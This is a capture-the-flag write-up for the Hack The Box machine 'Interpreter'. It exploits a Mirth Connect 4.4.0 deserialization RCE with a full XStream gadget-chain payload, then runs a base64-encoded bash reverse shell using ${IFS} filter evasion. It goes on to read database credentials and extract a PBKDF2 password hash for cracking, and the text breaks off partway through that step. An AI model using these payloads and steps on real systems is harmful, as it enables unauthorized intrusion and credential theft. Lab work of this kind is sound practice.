This is interpreter writeup by Jiseok Song

nmap


```
PORT    STATE SERVICE   REASON         VERSION
22/tcp  open  ssh       syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp  open  http      syn-ack ttl 63
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp open  ssl/https syn-ack ttl 63
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_ssl-date: TLS randomness does not represent time
```

It has ssh, http, https open, which is unusual. It doesn't have domain name, but let's add interpreter.htb to /etc/hosts for convenience.


```
10.129.244.184 interpreter.htb
```

Web Enumeration

http and https show the same content




Click Launch mirth connect administrator downloads a file



It shows version

```
<jnlp codebase="https://interpreter.htb:443" version="4.4.0">$
++++>    $
    <information>$
++++++++>    >    $
        <title>Mirth Connect Administrator 4.4.0</title>$
++++++++>    >    $
        <vendor>NextGen Healthcare</vendor>$
++++++++>    >    $
        <homepage href="http://www.nextgen.com"/>$
++++++++>    >    $
        <description>Open Source Healthcare Integration Engine</description>$
++++++++>    >    $
>    >    $
        <icon href="images/NG_MC_Icon_128x128.png"/>$
++++++++>    >    $
        <icon href="images/MirthConnect_Logo_WordMark_Big.png" kind="splash"/>$
+++++++++$
>    >    $
>    >    $
        <offline-allowed/>$
++++++++>    >    $
        <shortcut online="true">$
++++++++++++++++++++++++$
            <!-- put a shortcut on the desktop -->$
++++++++++++++++++++++++$
            <desktop/>$
++++++++++++++++++++++++$
            <!-- put shortcut in start menu too -->$
++++++++++++++++++++++++$
```

https://horizon3.ai/attack-research/disclosures/writeup-for-cve-2023-43208-nextgen-mirth-connect-pre-auth-rce/ *(CVE-2023-37679) shows that even version 4.4.0 is vulnerable to RCE. First, let's go to /users post api and try it.*



According to PoC, the payload is this

```
<sorted-set>
  <string>abcd</string>
  <dynamic-proxy>
    <interface>java.lang.Comparable</interface>
    <handler
class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandl
er">
      <target
class="org.apache.commons.collections4.functors.ChainedTransformer">
        <iTransformers>
          <org.apache.commons.collections4.functors.ConstantTransformer>
            <iConstant class="java-class">java.lang.Runtime</iConstant>
          </org.apache.commons.collections4.functors.ConstantTransformer>
          <org.apache.commons.collections4.functors.InvokerTransformer>
            <iMethodName>getMethod</iMethodName>
            <iParamTypes>
              <java-class>java.lang.String</java-class>
              <java-class>[Ljava.lang.Class;</java-class>
            </iParamTypes>
            <iArgs>
              <string>getRuntime</string>
              <java-class-array/>
            </iArgs>
          </org.apache.commons.collections4.functors.InvokerTransformer>
          <org.apache.commons.collections4.functors.InvokerTransformer>
            <iMethodName>invoke</iMethodName>
            <iParamTypes>
              <java-class>java.lang.Object</java-class>
              <java-class>[Ljava.lang.Object;</java-class>
            </iParamTypes>
            <iArgs>
              <null/>
              <object-array/>
            </iArgs>
          </org.apache.commons.collections4.functors.InvokerTransformer>
          <org.apache.commons.collections4.functors.InvokerTransformer>
            <iMethodName>exec</iMethodName>
            <iParamTypes>
              <java-class>java.lang.String</java-class>
            </iParamTypes>
            <iArgs>
              <string>[COMMAND I want to run]</string>
            </iArgs>
          </org.apache.commons.collections4.functors.InvokerTransformer>
        </iTransformers>
      </target>
```

```
      <methodName>transform</methodName>
      <eventTypes>
        <string>compareTo</string>
      </eventTypes>
    </handler>
  </dynamic-proxy>
</sorted-set>
```

But for java, usual reverse shell command doesn't work


```
bash -c 'bash -i >& /dev/tcp/[ip]/[port] 0>&1'
```

Because of 'bash -i...' part. It needs base64 encoding and also need to replace space to ${IFS}. So first, base64 encode this part.

```
┌─[parrot@parrot]─[~/Documents/interpreter]
└──╼ $echo -n 'bash -i >& /dev/tcp/10.10.16.59/9001 0>&1' | base64 -w 0; echo
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYx
```

Then, start listener and use this command to get reverse shell

```
bash -c echo${IFS}-
n${IFS}YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYx|base64${IFS}
-d|bash
```




Get sedric shell

There's configuration file, but it has much comment, so let's get rid of it.


```
cat /usr/local/mirthconnect/conf/mirth.properties | grep -v '^#' | grep .
```

It shows db credentials




Login to mysql

```
mysql -u mirthdb -D mc_bdd_prod -p
```



I can see user sedric and password hash



I need to change hash to hashcat format to crack it. Let's check what it is.

https://github.com/nextgenhealthcare/connect/blob/development/core-util/src/com/mirth/commons/encryption/Digester.java shows the hash details.

https://github.com/nextgenhealthcare/connect/blob/development/core-util/src/com/mirth/commons/encryption/Digester.java

OSINT Services | Vuln DB | Privacy and Security | Learning Resources | Hack The Box :: Home | CyberChef

connect / core-util / src / com / mirth / commons / encryption / Digester.java ↑ Top

Code | Blame | 304 lines (246 loc) · 9.26 KB | Raw

```
14
15  import org.apache.commons.codec.binary.Base64;
16  import org.apache.commons.codec.binary.Hex;
17  import org.apache.commons.lang3.ArrayUtils;
18  import org.apache.commons.lang3.StringUtils;
19  import org.bouncycastle.crypto.generators.Argon2BytesGenerator;
20  import org.bouncycastle.crypto.params.Argon2Parameters;
21
22  public class Digester {
23      public static final int DEFAULT_SALT_SIZE = 8;
24      public static final int DEFAULT_ITERATIONS = 600000;
25      public static final int DEFAULT_KEY_SIZE_BITS = 256;
26
27      private String algorithm = "PBKDF2WithHmacSHA256";
28      private Provider provider;
29      private Output format = Output.BASE64;
30      private boolean initialized = false;
31
32      private SecureRandom saltGenerator;
33      private int saltSizeBytes = DEFAULT_SALT_SIZE;
34      private int iterations = DEFAULT_ITERATIONS;
35      private boolean usePBE = true;
36      private int keySizeBits = DEFAULT_KEY_SIZE_BITS;
37
38      private String fallbackAlgorithm;
39      private int fallbackSaltSizeBytes = 8;
40      private int fallbackIterations = 1000;
41      private boolean fallbackUsePBE = false;
42      private int fallbackKeySizeBits = 256;
43      private Digester fallbackDigester;
44
```

It's using pbkdf2withhmacsha256, with salt size 8 and iteration 600000. Let's check hashcat examples.

```
Hash mode #10900
  Name................: PBKDF2-HMAC-SHA256
  Category............: Generic KDF
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure
  Example.Hash.Format.: plain
  Example.Hash........: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX
```

It has format sha256:iteration:salt:pw. I already have iteration, so let's get salt and pw.

```
# salt
echo -n 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64
-d | head -c 8 | base64 -w0;echo
# pw
echo -n 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64
-d | tail -c +9 | base64 -w0;echo
```

```
┌─[parrot@parrot]─[~/Documents/interpreter]
└──╼ $echo -n 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | head -c 8 | base64 -w0;echo
u/+LBBOUnac=
┌─[parrot@parrot]─[~/Documents/interpreter]
└──╼ $echo -n 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | tail -c +9 | base64 -w0;echo
